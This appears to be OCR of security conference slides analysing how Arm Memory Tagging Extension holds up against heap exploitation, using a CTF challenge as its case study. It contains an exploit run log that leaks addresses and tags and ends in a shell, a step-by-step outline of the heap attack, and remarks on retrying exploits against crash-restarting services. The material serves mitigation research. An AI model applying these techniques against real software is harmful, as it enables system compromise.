
Save the arbitrary write!



Allocate a smaller chunk, break list->data allocation!


Awesome! But wait, we can't read/write to the beginning of the allocation using list->data, tag mismatch!

Save the arbitrary write!



Read s2 pointer (using the type confusion), and keep free/malloc, until we get the same tag again!

Save the arbitrary write!



Free the string, and now we can edit index 0, corrupt FD, gain arbitrary write!

```
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
------ only one round this time, we are deterministic!
[+] Starting local process '/usr/local/bin/qemu-aarch64': pid 11925
[*] fill tcache of size 0x80
[*] good, now fpool[0] points to list. list_data_ptr == 0xa00005500014860
[*] edit list[1] to point to list[0], which has main_arena symbol in its content
[*] delete list[0], move list[1] one position backward
[*] read the dangling pointer in list[0] with TYPE_STRING, leak libc
[*] heap_addr @ 0x600005500014910
[*] main_arena @ 0x55019bcac0
[*] resolved addresses:
    libc @ 0x550184f000
    free_hook @ 0x55019bf760
    system @ 0x5501892978
[*] I want to arbitrary free list->data. But we need its tag!
[*] lets leak it from main's stack
[*] env_ptr == 0x5501814728
[*] stack_addr == 0x55018148ed
[*] found list ptr on the stack! 0x55018145a0
[*] leak list sturcture! list'tag == @ 0x1
[*] use this tag to shift the list->data 0x50 backward, where we know list is
[*] leak the current tag of list-data at 0x1000055000142a7!
[*] tag == 0x4
[*] current index is 2, increase it
[*] trigger a free of the list pointer, and call edit to corrupt FD and gain arbitrary write
[*] the VA with the new tag is: list_data_ptr == 0x400005500014860
[*] arbitrary free
[*] add more elements to the list, reach the end of list->data capacity!
[*] broke list_data allocation! Now, alloc/free and test the MSB. Keep going until get the right tag!
    tagged_ptr == 0xf00005500014860
    tagged_ptr == 0xf00005500014860
    tagged_ptr == 0x400005500014860
[*] free('bin/sh') --> system('/bin/sh'), call interactive
[*] Done! Exploit worked - interactive()
[*] Switching to interactive mode
$ cat flag.txt
ThisIsMyFlag
$
```

MTE: re-tagging on free

- Well, clearly not re-tagging on free is a bad idea with dlmalloc
  - Metadata is parsed in the content of freed chunks
  - Useful metadata is stored in the content of freed chunks
- We probably could not re-tag allocations on free with other allocators, but not with dlmalloc
- Let’s assume we do re-tag allocations in free
- Now, what breaks?

MTE: re-tagging on free - what breaks?

- Shape the heap, free a chunk into unsorted-bin
  - Use type confusion (long->str) to read its content --> leak libc (1/16)
  - Use type confusion (str->long) to read heap addresses --> leak heap
  - Use Type confusion to build arbitrary read (long->str) -> leak the stack (libc->environ)
- Shape the heap, make *list->data* reallocation reclaim a freed string
  - Its VA is in the *fpool* array
- Leak *list->data*'s tag, trigger arbitrary free on it; now it's a dangling pointer
- Edit elements in list[0], list[1] – corrupt FD ptr in a freed chunk (1/16)
- gain arbitrary write via malloc
  - malloc #1: reclaims *list->data*, and then write the new pointer to it
  - malloc #2: returns as our target address for the arbitrary write
- Corrupt the list structure itself, make data points to the stack
- Use edit to directly corrupt the stack, ROP to system

MTE: re-tagging on free

- The entire exploit will segfault with probability of *1 – ((1/16)*2)*
- MTE broke some of our exploitation techniques
  - For instance, everything that's related to reading/writing to freed chunks is problematic
- But MTE did not break the exploitability of most of the bugs!
  - First: probabilistic exploitation is still possible, always
  - Second: remember, that's only a CTF challenge. What would happen in real world workloads?
  - We could find many different exploitation techniques && primitives!

Real world

- In this CTF challenge all we had was strings (not even std::string, just char *)
- It's VERY uncommon, usually attackers have access to a much wider set of structures
- Even in this CTF challenge:
  - If instead of *strdup()* we would have an allocation of a C++ object with a vtable, we could bypass ASLR without reading a freed chunk
  - If the C++ object would have pointers to write through, we wouldn't need to write to a freed chunk to achieve arbitrary write
- TL;DR - A 1st order type confusion will let you compromise the system

Probabilistic Oriented Programming 1/2

- The entire point is to dev stable exploits
  - So, my apologies for this slide, I really don’t like this, but it is important
- What if we have some service/daemon that parses untrusted data
  - And relaunches every time it crashes?
  - mediaserver (Stagefright)? iMessage?
- Remember: MTE does not deterministically mitigate most of the bugs
  - It crashes you with a very high probability
  - Which is great if we are in ring0 / sensitive environment
- But if we don’t care to crash, we can keep trying

Probabilistic Oriented Programming 2/2

- On the other hand, exploit stability is a serious concern for attackers
- When exploit fails, the likelihood of detection/disclosure significantly raises

Wrapping up diylist

- This challenge was useful for demonstration of exploit with MTE, and how one could improve exploits to be more reliable
- Very good demonstration of leaking tags and fake pointers!
- To make it “MTE compatible” I had to fix one (probably unintended) bug
- I saw it when I solved it at first, but I dismissed it entirely, because the challenge offers much better primitives
- Check out this code:

```
void list_add(List* list, Data data, LIST_TYPE type)
{
  Data *p;

  if (list->size >= list->max) {
    /* Re-allocate a chunk if the list is full */
    Data *old = list->data;
    list->max += CHUNK_SIZE;

    list->data = (Data*)malloc(sizeof(Data) * list->max);
    if (list->data == NULL)
      __list_abort("Allocation error");

    if (old != NULL) {
      /* Copy and free the old chunk */
      memcpy((char*)list->data, (char*)old, sizeof(Data) * (list->max - 1));
      free(old);
    }
  }
```

Wrapping up diylist

- After building the challenge with MTE, it segfaulted after a few *list_add()*s
- MTE detected the linear OOBR, and deterministically crashed!
- I'm pretty sure this is an unintended bug
  - And it's not interesting, because the other primitives here are much more powerful
- I had to fix this to make the challenge just "work" with MTE

Sum up

- MTE introduces many probabilistic mitigations, for many bug-classes
- Deterministic mitigation for strictly linear overflows/underflows
- There are some concerns we need to keep in mind:
  - Information disclosures / side channels (leaking tags)
  - Straightforward type confusions
  - Intra-object corruptions
  - etc.
- Fortunately, these bug-classes are the minority of the bugs we usually see
  - And we have *initAll* to mitigate uninitialized bugs ☺

Sum up

- Some inherent issues:
  - Number of possibilities for tags is relatively small
  - Pointer’s tag is mutable (could be leaked and corrupted)
- Consider re-tagging upon free!
- Very exciting times ☺

Shoutouts

- Matt Miller, Joe Bialek, Ken Johnson
- David Chisnall, Wes Filardo
- All MSRC V&M and MSR

Refs

- Security analysis of memory tagging / MSRC
- Memory Tagging and how it improves C/C++ memory safety / Kostya Serebryany, Google
- Linux kernel memory tagging / ARM
- The Arm64 memory tagging extension in Linux / LWN
- Adopting the Arm Memory Tagging Extension in Android / Google Security Blog

Thank You!